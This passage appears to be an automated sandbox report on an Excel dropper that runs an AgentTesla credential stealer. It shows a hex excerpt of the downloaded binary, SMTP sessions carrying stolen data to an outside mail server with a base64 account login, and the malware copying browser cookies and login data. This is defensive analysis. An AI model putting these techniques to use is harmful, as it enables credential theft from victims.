Nov 20, 2020 12:02:17.269898891 CET	1	IN	HTTP/1.1 200 OK Date: Fri, 20 Nov 2020 11:02:17 GMT Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.7 Last-Modified: Fri, 20 Nov 2020 08:58:14 GMT ETag: "e6e00-5b4860b7af7f8" Accept-Ranges: bytes Content-Length: 945664 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 19 5e 42 2a 00 00 00 00 00 00 00 00 e0 00 8e 81 0b 01 02 19 00 fa 06 00 00 70 07 00 00 00 00 f8 07 07 00 00 10 00 00 00 10 07 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 d0 0e 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 40 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 09 00 7a 24 00 00 00 d0 09 00 f4 f5 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 09 00 c8 77 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 09 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 43 4f 44 45 00 00 00 00 40 f8 06 00 00 10 00 00 00 fa 06 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 44 41 54 41 00 00 00 00 68 d8 01 00 00 10 07 00 00 da 01 00 00 fe 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 42 53 53 00 00 00 00 00 c1 0c 00 00 00 f0 08 00 00 00 00 00 00 d8 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 69 64 61 74 61 00 00 7a 24 00 00 00 00 09 00 00 26 00 00 00 d8 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 6c 73 00 00 00 00 10 00 00 00 00 30 09 00 00 00 00 00 00 fe 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 72 64 61 74 61 00 00 18 00 00 00 00 40 09 00 00 02 00 00 00 fe 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 2e 72 65 6c 6f 63 00 00 c8 77 00 00 00 50 09 00 00 78 00 00 00 00 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 2e 72 73 72 63 00 00 00 f4 f5 04 00 00 d0 09 00 00 f6 04 00 00 78 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 30 0a 00 00 00 00 00 00 d2 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZP@!L!This program must be run under Win32$7PEL^B*p@@z$Pw@CODE@ `DATAh@BSS.idataz$&@.tls0.rdata@@P.relocwPx@P.rsrcx@P0@P

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 20, 2020 12:03:48.158874989 CET	174.129.214.20	443	192.168.2.22	49168	CN=*.ipify.org, OU=PositiveSSL Wildcard, OU=Domain Control Validated CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Jan 24 01:00:00 CET 2018 Wed Feb 12 01:00:00 CET 2014 Tue Jan 19 01:00:00 CET 2010	Sun Jan 24 00:59:59 CET 2021 Mon Feb 12 00:59:59 CET 2029 Tue Jan 19 00:59:59 CET 2038	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Feb 12 01:00:00 CET 2014	Mon Feb 12 00:59:59 CET 2029		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Jan 19 01:00:00 CET 2010	Tue Jan 19 00:59:59 CET 2038		


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 20, 2020 12:03:52.789812088 CET	587	49170	208.91.199.223	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 20, 2020 12:03:52.790508986 CET	49170	587	192.168.2.22	208.91.199.223	EHLO 061544
Nov 20, 2020 12:03:52.930100918 CET	587	49170	208.91.199.223	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 20, 2020 12:03:52.932065010 CET	49170	587	192.168.2.22	208.91.199.223	AUTH login c2FsZXMxQHR6ZGllZXAubmV0
Nov 20, 2020 12:03:53.072357893 CET	587	49170	208.91.199.223	192.168.2.22	334 UGFzc3dvcmQ6
Nov 20, 2020 12:03:53.215157986 CET	587	49170	208.91.199.223	192.168.2.22	235 2.7.0 Authentication successful
Nov 20, 2020 12:03:53.216284037 CET	49170	587	192.168.2.22	208.91.199.223	MAIL FROM:<sales1@tzdieep.net>
Nov 20, 2020 12:03:53.356843948 CET	587	49170	208.91.199.223	192.168.2.22	250 2.1.0 Ok
Nov 20, 2020 12:03:53.357099056 CET	49170	587	192.168.2.22	208.91.199.223	RCPT TO:<sales1@tzdieep.net>
Nov 20, 2020 12:03:53.952619076 CET	587	49170	208.91.199.223	192.168.2.22	250 2.1.5 Ok
Nov 20, 2020 12:03:53.953187943 CET	49170	587	192.168.2.22	208.91.199.223	DATA
Nov 20, 2020 12:03:54.092940092 CET	587	49170	208.91.199.223	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Nov 20, 2020 12:03:54.098490000 CET	49170	587	192.168.2.22	208.91.199.223	.
Nov 20, 2020 12:03:54.337696075 CET	587	49170	208.91.199.223	192.168.2.22	250 2.0.0 Ok: queued as D984F1815FD
Nov 20, 2020 12:03:54.593522072 CET	49170	587	192.168.2.22	208.91.199.223	QUIT
Nov 20, 2020 12:03:54.733376026 CET	587	49170	208.91.199.223	192.168.2.22	221 2.0.0 Bye
Nov 20, 2020 12:03:55.016896963 CET	587	49171	208.91.199.223	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 20, 2020 12:03:55.017374992 CET	49171	587	192.168.2.22	208.91.199.223	EHLO 061544
Nov 20, 2020 12:03:55.156914949 CET	587	49171	208.91.199.223	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 20, 2020 12:03:55.157486916 CET	49171	587	192.168.2.22	208.91.199.223	AUTH login c2FsZXMxQHR6ZGllZXAubmV0
Nov 20, 2020 12:03:55.297646046 CET	587	49171	208.91.199.223	192.168.2.22	334 UGFzc3dvcmQ6
Nov 20, 2020 12:03:55.440157890 CET	587	49171	208.91.199.223	192.168.2.22	235 2.7.0 Authentication successful
Nov 20, 2020 12:03:55.440840960 CET	49171	587	192.168.2.22	208.91.199.223	MAIL FROM:<sales1@tzdieep.net>
Nov 20, 2020 12:03:55.581500053 CET	587	49171	208.91.199.223	192.168.2.22	250 2.1.0 Ok
Nov 20, 2020 12:03:55.581748009 CET	49171	587	192.168.2.22	208.91.199.223	RCPT TO:<sales1@tzdieep.net>
Nov 20, 2020 12:03:55.729334116 CET	587	49171	208.91.199.223	192.168.2.22	250 2.1.5 Ok
Nov 20, 2020 12:03:55.729783058 CET	49171	587	192.168.2.22	208.91.199.223	DATA
Nov 20, 2020 12:03:55.869751930 CET	587	49171	208.91.199.223	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Nov 20, 2020 12:03:56.395525932 CET	587	49171	208.91.199.223	192.168.2.22	250 2.0.0 Ok: queued as A2FD218130A

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2504 Parent PID: 584

General

Start time:	12:01:39
Start date:	20/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f8a0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$PO1.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FAEF526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$PO1.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FAEF591	WriteFile
C:\Users\user\Desktop\~$PO1.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FAEF526	WriteFile
C:\Users\user\Desktop\~$PO1.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FAEF591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	2w6	binary	32 77 36 00 C8 09 00 00 02 00 00 00 00 00 00 26 00 00 00 01 00 00 00 12 00 00 00 08 00 00 00 70 00 6F 00 31 00 2E 00 78 00 6C 00 73 00 78 00 00 00 70 00 6F 00 31 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2304 Parent PID: 584

General

Start time:	12:01:59
Start date:	20/11/2020
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding

Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2952 Parent PID: 2304

General

Start time:	12:02:01
Start date:	20/11/2020
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x400000
File size:	945664 bytes
MD5 hash:	3D549885E44863C57F59EAB47F2271CC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2138307858.0000000002EAB000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2138244696.0000000002E62000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2134126371.0000000000580000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2900 Parent PID: 2952

General

Start time:	12:02:02
Start date:	20/11/2020
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x400000
File size:	945664 bytes
MD5 hash:	3D549885E44863C57F59EAB47F2271CC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2348263870.0000000002454000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000001.2133236843.000000000044B000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2347334387.00000000002A2000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2348110727.0000000002331000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.2348110727.0000000002331000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2347423777.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2347280269.0000000000220000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2347452844.000000000044B000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2347308194.0000000000262000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2348216002.0000000002401000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.2348216002.0000000002401000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\xjp3jnfs.ylv	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CFE4247	CreateDirectoryW
C:\Users\user\AppData\Roaming\xjp3jnfs.ylv\Chrome	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CFE4247	CreateDirectoryW
C:\Users\user\AppData\Roaming\xjp3jnfs.ylv\Chrome\Default	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CFE4247	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\xjp3jnfs.ylv\Chrome\Default\Cookies	read data or list directory | read attributes | delete | syn chronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	6CFE64C6	CopyFileW
C:\Users\user\AppData\Roaming\xjp3jnfs.ylv\Firefox	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CFE4247	CreateDirectoryW
C:\Users\user\AppData\Roaming\xjp3jnfs.ylv\Firefox\Profiles	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CFE4247	CreateDirectoryW
C:\Users\user\AppData\Roaming\xjp3jnfs.ylv\Firefox\Profiles\7xwghk55.default	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CFE4247	CreateDirectoryW
C:\Users\user\AppData\Roaming\xjp3jnfs.ylv\Firefox\Profiles\7xwghk55.default\cookies.sqlite	read data or list directory | read attributes | delete | syn chronize | generic write	device | sparse file	sequential only | synchronous io non alert | non directory file	success or wait	1	6CFE64C6	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\xjp3jnfs.ylv\Chrome\Default\Cookies	success or wait	1	6CFE7D79	DeleteFileW
C:\Users\user\AppData\Roaming\xjp3jnfs.ylv\Firefox\Profiles\7xwghk55.default\cookies.sqlite	success or wait	1	6CFE7D79	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\xjp3jnfs.ylv\Chrome\Default\Cookies	0	28672	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 09 00 00 00 07 00 00 00 07 00 00 00 02 00 00 00 0d 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 00 2e 43 c1 0d 0d 2e 00 04 0c ff 00 0f 67 0f cf 0d 4e 0c ff 0c ff 0c ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C..........g...N......	success or wait	1	6CFE64C6	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\xjp3jnfs.ylv\Firefox\Profiles\7xwghk55.default\cookies.sqlite	0	65536	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 80 00 02 02 00 40 20 20 00 00 00 04 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 2e 09 28 0d 7f f8 00 03 7d ac 00 7e 1d 7f c1 7d ac 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ .... (.....}..~...}.......	success or wait	8	6CFE64C6	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFE7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DFE7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DEFDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFEA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DEFDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6DEFDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6DEFDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6DEFDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DEFDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DEFDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DEFDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CFEB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CFEB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFE7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DFE7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6DEFDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6DEFDE2C	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CFEB2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CFEB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CFEB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CFEB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CFEB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CFEB2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CFEB2B3	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CFEB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CFEB2B3	ReadFile
C:\Users\user\AppData\Roaming\xjp3jnfs.ylv\Chrome\Default\Cookies	unknown	16384	success or wait	2	6CFEB2B3	ReadFile
C:\Users\user\AppData\Roaming\xjp3jnfs.ylv\Firefox\Profiles\7xwghk55.default\cookies.sqlite	unknown	16384	success or wait	32	6CFEB2B3	ReadFile
C:\Users\user\AppData\Roaming\xjp3jnfs.ylv\Firefox\Profiles\7xwghk55.default\cookies.sqlite	unknown	16384	end of file	1	6CFEB2B3	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32	success or wait	1	6C3FAD76	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32	EnableFileTracing	dword	0	success or wait	1	6C3FAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32	EnableConsoleTracing	dword	0	success or wait	1	6C3FAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32	FileTracingMask	dword	-65536	success or wait	1	6C3FAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32	ConsoleTracingMask	dword	-65536	success or wait	1	6C3FAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32	MaxFileSize	dword	1048576	success or wait	1	6C3FAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	6C3FAD76	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis